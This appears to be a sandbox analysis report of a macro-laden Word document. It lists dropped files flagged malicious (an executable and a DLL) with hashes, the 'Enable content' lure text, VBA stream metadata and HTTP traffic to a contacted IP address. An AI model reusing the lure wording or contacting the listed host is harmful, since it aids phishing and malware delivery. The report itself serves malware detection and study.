SHA1:	1BA1EB934E7F34344F99E558F6CE4723A13B375D
SHA-256:	F9CED4D80492BC27EBCE86308AF62DC228A5BDAB865F067F6869E74DD83EC6CF
SHA-512:	496ED10D5FFF3930C309B387042130CA94747F4ECDA72779772F73E7B1BF379411E76088EA8DC9A589085C91A18A30E9BE5D35FA4A8D85A01FB1C7FDD0DE748
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....7.....sRGB.....gAMA.....a.....pHYs..!...!.....IDATx^.....GU..,.:.=..3x.Q.!..AQ..... ..AA.!...fNB..C..@H..2H.....FA..!.lw.w.I.Bz..}..z...J.....OR] U.V.....jp..%j.....A...e...*..o.mZu-.x..p.....M..Py.mx...Y.....5\Q.2=...I.5\...."y+..RNO..t.....ZT..OOF.u.~.....,..._y*..W...g..m=@.Od...IZ.K.6o.k]z<.**...C.O..VN....6.We.<m ~.0V...o..z..@.....L..A..?y....1..EK..z.c...7i5.:..@..a.....~.....X.....:....pE.S}..SQ..+..K7.....?..C/..9....Si...%.4..[i-_u..+z.=.Y.....|m..{.<=.V.[.i....m.DK_)..p...,...t..W?Q.c< .Z...5.HZ...p:P..r.p.V$...S.W.3.h..-..7y2...Z..+.oQ..Ok..W..WZ".9@..6..$},}%...z..^][T..U.....=z.g=.D.U~....H....].S.t`V<icu.../...R...[.-o..C/...o.....Yi .....|`,..6....Goi..Z..1.D.k.. ..Tb.4.....W..d.Mo.....je..z.....m.6.WQ...[."i..X...ZT..O....{4....[dz.kQ.-o/\i..>P.Y.....x..xu..AK...W..D...+.W@...cy.x.....a0....W.._.-*..V7.5=.-:..{.2...p..5..O..W.K..^ZE.g.t

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{27A0920F-83BA-451C-A370-247C29EA575C}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped

Size (bytes):	12288
Entropy (8bit):	5.6813929110754575
Encrypted:	false
SSDEEP:	192:XVKterkAle/rhCUxyi5aStkqkAle/rhCUxyi5aaK:Yt8kAle/l5Eint7kAle/l5Ei
MD5:	50DFFBAE40D88AC9BCE9B8764F700AF1
SHA1:	96CBDA6A084FEA97C3AF81199E1E37BEC442068B
SHA-256:	D48610288DC5FAA1C9604941C27291F911135D91B17F0CFFE351B382A5133E4C
SHA-512:	624AC8EC22A5C98318780BBF931971B4BA39CDD7D65DE9E680692D9F37DBFDEE98DAF4E6EFBE2C128963DBEA199EF3094F68426D2B64FBC104FDDDCAA9868D0B
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5E7AB36F-70CF-4FF1-BE43-961032978C36}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	2.1282331468038365
Encrypted:	false
SSDEEP:	12:DMlzfRLZRW4WZ1MFKuQ9cc3xn82lpakwkvPll4Vle4S4Pll4eHkUZD/W4c:4LG1ND9Pxn82+kszJYtHsz
MD5:	F8CC4A5272D7AFF36E2EFF7EFD02E883
SHA1:	C4477C54081C7C2350D5DD090C9E18AF0693EEA2
SHA-256:	34ED4911C503F7AA0E4AFDA33EE4CFAD41E84EE533C92CDC6C061D1780D3FB59
SHA-512:	8032F5C3C86E83084A7618F50FB1CE9E135B2FE96749D435763E66404FE18040181421ED90C6A632290AE2C26AE76E9BC2F5164E94BA2E7756F5F2799265D8AB
Malicious:	false
Reputation:	low
Preview:	../../...T.h.i.s. .d.o.c.u.m.e.n.t. .c.r.e.a.t.e.d. .i.n. .p.r.e.v.i.o.u.s. .v.e.r.s.i.o.n. .o.f. .M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .W.o.r.d.....T.o. .v.i.e.w. .o.r. .e.d.i.t. .t.h.i.s. .d.o.c.u.m.e.n.t.,. .p.l.e.a.s.e. .c.l.i.c.k. .. E.n.a.b.l.e. .e.d.i.t.i.n.g.. .b.u.t.t.o.n. .o.n. .t.h.e. .t.o.p. .b.a.r.,. .a.n.d. .t.h.e.n. .c.l.i.c.k. .. E.n.a.b.l.e. .c.o.n.t.e.n.t.. ....z..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7180F76F-1528-4360-9534-25B0235971A3}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\r9093.tmp.exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	44544
Entropy (8bit):	6.056689486584974

Encrypted:	false
SSDEEP:	768:mD+ellQvZSazSRqbSEln5IyYpamDjobj8SpM:E+QWvZhSRqln5IUmDjoXV
MD5:	51138BEEA3E2C21EC44D0932C71762A8
SHA1:	8939CF35447B22DD2C6E6F443446ACC1BF986D58
SHA-256:	5AD3C37E6F2B9DB3EE8B5AEEDC474645DE90C66E3D95F8620C48102F1EBA4124
SHA-512:	794F30FE452117FF2A26DC9D7086AAF82B639C2632AC2E381A81F5239CAAEC7C96922BA5D2D90BFD8D74F0A6CD4F79FBDA63E14C6B779E5CF6834C13E4E45E7D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....V|.....,...,..eO,...,.eI,...,...,v...,.e^,...,.eY,...,.eN,...,.eK,...,Rich...,.. .....PE..L...7.[J.....:...p.....P.....@.....@..x....`..`g.....P...<I..8.....8&..@...p...l.....@..@..... .....text....9.....:..... ..`.data.....P.....>.....@....rsrc...`g...`...h...B.....@..@.reloc..P.....@..B..[J0.../.[J=...o.[JH.....[JS.....[J`..... ..KERNEL32.dll.USER32.dll.msvcrt.dll.imagehlp.dll.ntdll.dll..... .....

C:\Users\user\AppData\Local\Temp\y875E.tmp.dll

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	360448
Entropy (8bit):	4.669486804663653
Encrypted:	false
SSDEEP:	6144:tYCYa6MfAcSlE+S0fzAMJfWpKd5WhAl7CJDZ/PeHbUhHTmGPqG7s6FmlEHKiTd:eCwMfjSlE+A4eguRJDtPZIG46FkEH9
MD5:	CE600629752CAF6529025A0EE60FB7B3
SHA1:	8D8DDA1D4FF66D6B5BB44F7BAFDC87EBB9B54DE6
SHA-256:	BDB9DAB286CCCCF1D315A027597065C51DC4BF0A87471B283FE749C146721C05
SHA-512:	4D2AC51A9AB38DCE21895A22878F6533C27371302A2F35C0F337FE05C3021CAA838D80C76DC7E4CA44D47E962973B52F2B4AA4C7BCD10E662DEA6C1645C05F9
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U.4...Z...Z...Z...Y...Z.Y.Z...Z.3...Z.j.X...Z.Rich..Z.....PE..d...Y..b....." .....x.....`.....}..... .text....w.....x..... ..`.rdata..}.....|.....@..@.rsrc.....~.....@..@..... ....

C:\Users\user\AppData\Local\Temp\~DF612CB1A14F491B4E.TMP

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	60928
Entropy (8bit):	4.160079134971716
Encrypted:	false
SSDEEP:	768:Fv+gRWhfvDEgXn5UvkjzhDMGedfJMnrxbVDLtnDxSOT4vW2Gvw8MGKaUSh:FvKf75n5hzJM5dfJMnrzWlGdMGKaR
MD5:	F156F878AF6F57640ECE3F2C940DCDF1
SHA1:	25E9D1952D853CBD69494AC57D826BCD3BF70B7B
SHA-256:	B299E7ECB4D5B7C460DA311678E12E22164325B930FCAB02ED91E984D00ECF33
SHA-512:	35DAE312C241A66001822DADED91FFF0CE14075923F834F2420373F9DD5EE63B2DF68A7843085372E6FE3A4C3CF30E792F049CEA21AC02A4F58243CD3F87CF7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... .....T.....(..... ....!..."...#...$...%...&...'.....)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:.....<...=...>...?...@...I...B...C...D...E...F...G...H...;...J...K...L...M...N...O...P...Q...R...S.....i...V...W...X...Y...Z...^...\...].....j...`.....b...c...d...e...f...g...h...[.....k...l...u...n...o...p...q...r...s...t..._.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\courtesyautomotivedoc08.11.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:56 2022, mtime=Tue Mar 8 15:45:56 2022, atime=Thu Aug 11 23:38:17 2022, length=2256492, window=hide
Category:	dropped
Size (bytes):	1094
Entropy (8bit):	4.567016459408874

Encrypted:	false
SSDEEP:	12:8cJlgXg/XAlCPCHaXNBQtB/SxXX+W2G1bY5iFvicvbpAgSISxDtZ3YilMMEpxRl3:8cd/XT9SUo4ZF6eOXxDv3qsu7D
MD5:	16ACDC6C3148D948E793D54D0CC855F9
SHA1:	34618CE6E3713BF88184935233CCBFE78792AAD5
SHA-256:	4C9122002A5D221CF6EEDF9377D16251542447E8686FE514EBF0FFF21C483458
SHA-512:	219FFD7BD5632036B00F94BD7C9565600E172C997F1D560FB0809237E4DC2D2C05CF9C929FA350BD5D6B66C8A629797EFCB71655876D5BE68FFF4655032B307E
Malicious:	false
Preview:	L.....F.... ... d...3.. d...3..djT....ln".....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT....Desktop.d.....QK.XhT..*...._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.ln"..U.. .COURTE~1.DOC..j.....hT..hT..*...r.....'.....c.o.u.r.t.e.s.y.a.u.t.o.m.o.t.i.v.e.d.o.c.0.8...1.1...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\284992\Users.user\Desktop\courtesyautomotivedoc08.11.doc.5.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.o.u.r.t.e.s.y.a.u.t.o.m.o.t.i.v.e.d.o.c.0.8...1.1...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C...&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	103
Entropy (8bit):	4.64907659762003
Encrypted:	false
SSDEEP:	3:bDuMJleLXRxcAgMCmX1dSxcAgMCv:bC9RxcSWxcSs
MD5:	096683A47B04CB33D2F0018C0B926F12
SHA1:	67871655DA0F274A618A1284B6C8FE5185CC0174
SHA-256:	542D2649FBB017DBA05E8AF20181C933F0FED51A2BC568323C4C123238505EC9
SHA-512:	4912E7A2160D08E75E39F025822D772471215030D75F6EA8D49DD5C828D9115D55B66EFF0D0CE94E4BE85DC2BEB6D6A77A3CEC36DEFEED77C9593D704718200
Malicious:	false
Preview:	[folders]..Templates.LNK=0..courtesyautomotivedoc08.11.LNK=0..[doc]..courtesyautomotivedoc08.11.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AEA
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$urtesyautomotivedoc08.11.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.993716000279979
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	courtesyautomotivedoc08.11.doc
File size:	2351271
MD5:	00e8f42e0462d4abf8a6bb6960abe5b5
SHA1:	0235d1eb73c161a7fcc944d99730d8ed0200fb8e
SHA256:	3af042bd0b5a186b98920cf0b7066344609d6d6deb163ffb0b60325dcca66e44
SHA512:	927b5d5c0a8230738b5e56d05f2b0c669c2a564ef013707cce466250ddddb6d779077e4a8ee75ed39bc4a6485cbf30b6ba6edc8f819b74fd3f400e6c84460f96
SSDEEP:	49152:kMZ2Nedqe2qza5yNggQYE38nhoaCuqgpuIV/gGfikxc/X6YR:5dqerz3EOhLig/gGKkxGX6YR
TLSH:	3DB533B24150779A263D137BC044B6E67936ABA68F84857C08D78D9FE931FFF204852D
File Content Preview:	PK.....!..U~....._rels/.rels...J.@.....4.E..D.....$....T..w-..j.....|.zs..z..z.*X.%(v.....6O.{PI.....`S__._x .C..CR....:....t..R.....hI.3..H.Q..*.;..=..y... n.....yo..... [vrf..A..6..3[.>_...-K....\NH!....<..r...E.B..P...<_.

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/682567/sample/courtesyautomotivedoc08.11.doc"	
Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0

Contains VBA Macros:	True

Streams with VBA	
VBA File Name: ThisDocument.cls, Stream Size: 2862	
General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	2862
Data ASCII:	. . A t t r i b u t . e V B _ N a m . e = " T h i . s D o c u m e n . t " . . . B a s . . 1 N o r m a l . . . V G l o b a l ! . S p a c . l F a . l s e . J C r e a . t a b l . . P r e d e c l a . . I d . . # T r u . " E x p . o s e . . T e m p . l a t e D e r i . v . $ C u s t o m l i z C . P . . . . . D . ? P t r S a . f e F u n c t i o n . . . . . L i b . " u s e r 3 2 " . A l i a s " . K i l l T i m e . r " (B y V a . l . . A s L o n g - , . . # . .) . K . .
Data Raw:	01 84 b4 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 54 68 69 00 73 44 6f 63 75 6d 65 6e 10 74 22 0d 0a 0a 8c 42 61 73 01 02 8c 31 4e 6f 72 6d 61 6c 02 2e 19 56 47 6c 6f 62 61 6c 21 01 aa 53 70 61 63 01 6c 46 61 08 6c 73 65 0c 4a 43 72 65 61 10 74 61 62 6c 15 1f 50 72 65 20 64 65 63 6c 61 00 06 49 64 11 00 23 54 72 75 0d 22 45 78 70 08 6f 73 65 14 1c 54

VBA Code

Streams	
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 361	
General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	361
Entropy:	5.261274960217235
Base64 Encoded:	True
Data ASCII:	I D = " { B C 4 3 8 9 C 2 - 2 6 C 1 - 4 B 8 E - A 9 6 B - E 7 C 1 A F 0 E F D C 9 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 3 1 3 3 0 0 6 0 0 4 6 0 0 4 6 0 0 4 6 0 0 4 " . . D P B = " 6 2 6 0 5 3 A 0 8 5 A 1 8 5 A 1 8 5 " . . G C = " 9 3 9 1 A 2 F 3 D 2 F 4 D 2 F 4 2 D " . . . . [H o s t E x t e n d e r I n f o] . . & H 0 0
Data Raw:	49 44 3d 22 7b 42 43 34 33 38 39 43 32 2d 32 36 43 31 2d 34 42 38 45 2d 41 39 36 42 2d 45 37 43 31 41 46 30 45 46 44 43 39 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69

Stream Path: PROJECTwm, File Type: data, Stream Size: 41	
General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	41
Entropy:	3.0773844850752607
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7	
General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	ISO-8859 text, with no line terminators
Stream Size:	7
Entropy:	1.8423709931771088
Base64 Encoded:	False
Data ASCII:	a . . .
Data Raw:	cc 61 ff ff 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 5100	
General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	5100
Entropy:	1.9352060799527637
Base64 Encoded:	False


General	
Data ASCII:	r U @ . . . . @ . . . . @ . . . . 8 . . . . P . . . . " . . . . q . . . . A . . . . ` . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . `) . . . .
Data Raw:	72 55 40 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 22 00 1f 00 00 00 00 00 01 00 01 00 00 00 01 00 71 07 00 00 00 00 00 00 00 00 00 00 a1 07 00 00 00 00 00 00 00 00 00 00 d1 07

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 2724	
General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	2724
Entropy:	2.7022241373642215
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . x . . . . . P . . . . p . . . . ` . q . . . . . . . . . . . , . . p . . . . . . A . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . Q . ` . ! . . . . \\ . . p . . . . . A . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 50 00 c1 08 00 00 00 00 00 00 00 00 00 00 00 00 00 04 70 08 00 fe ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 486	
General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	486
Entropy:	6.302164636528835
Base64 Encoded:	True
Data ASCII:	. . . . 0 . . . . . . H . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . 3 Q d - . . . " . < . . . . r s t d o . l e > . . s . t . . d . o . l . e . (. . h . . ^ . . * \\ . G { 0 0 0 2 0 4 3 0 - . . . . C . . . . . 4 6 } # 2 . 0 # . 0 # C : \\ W i n . d o w s \\ s y s @ t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t . i o n . E N o r (m a l E N C r . m . a F . . c E C . . . . 1 m . ! O f f i c g O . f . i . c g . . g 2 D F 8 D 0 . 4 C - 5 B F A
Data Raw:	01 e2 b1 80 01 00 04 00 00 00 03 00 30 aa 02 02 90 09 00 20 14 06 48 03 00 a8 80 00 00 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 00 08 06 12 09 02 12 80 33 51 f4 64 2d 00 0c 02 22 0a 3c 02 0a 16 02 72 73 74 64 6f 08 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 00 28 0d 00 68 00 11 5e 00 03 2a 5c 00 47 7b 30 30 30

Network Behavior

Network Port Distribution



Total Packets: 45

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 17:38:26.550465107 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.655807972 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.655991077 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.663358927 CEST	49173	80	192.168.2.22	45.8.146.139

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 17:38:26.766427994 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792161942 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792212963 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792253971 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792294025 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792332888 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792371035 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792382002 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.792409897 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792433023 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.792449951 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792465925 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.792489052 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792524099 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.792529106 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.792563915 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.792608023 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.812335968 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900171995 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900192022 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900207996 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900222063 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900233984 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900248051 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900264978 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900281906 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900315046 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900336027 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900352955 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900368929 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900386095 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900403023 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900405884 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900418997 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900424004 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900428057 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900435925 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900440931 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900453091 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900460005 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900470018 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900485992 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900492907 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900502920 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:26.900511980 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900527000 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900542974 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:26.900873899 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.004734993 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.004776001 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.004806995 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.004838943 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.004892111 CEST	49173	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:38:27.004904032 CEST	80	49173	45.8.146.139	192.168.2.22
Aug 11, 2022 17:38:27.004929066 CEST	49173	80	192.168.2.22	45.8.146.139
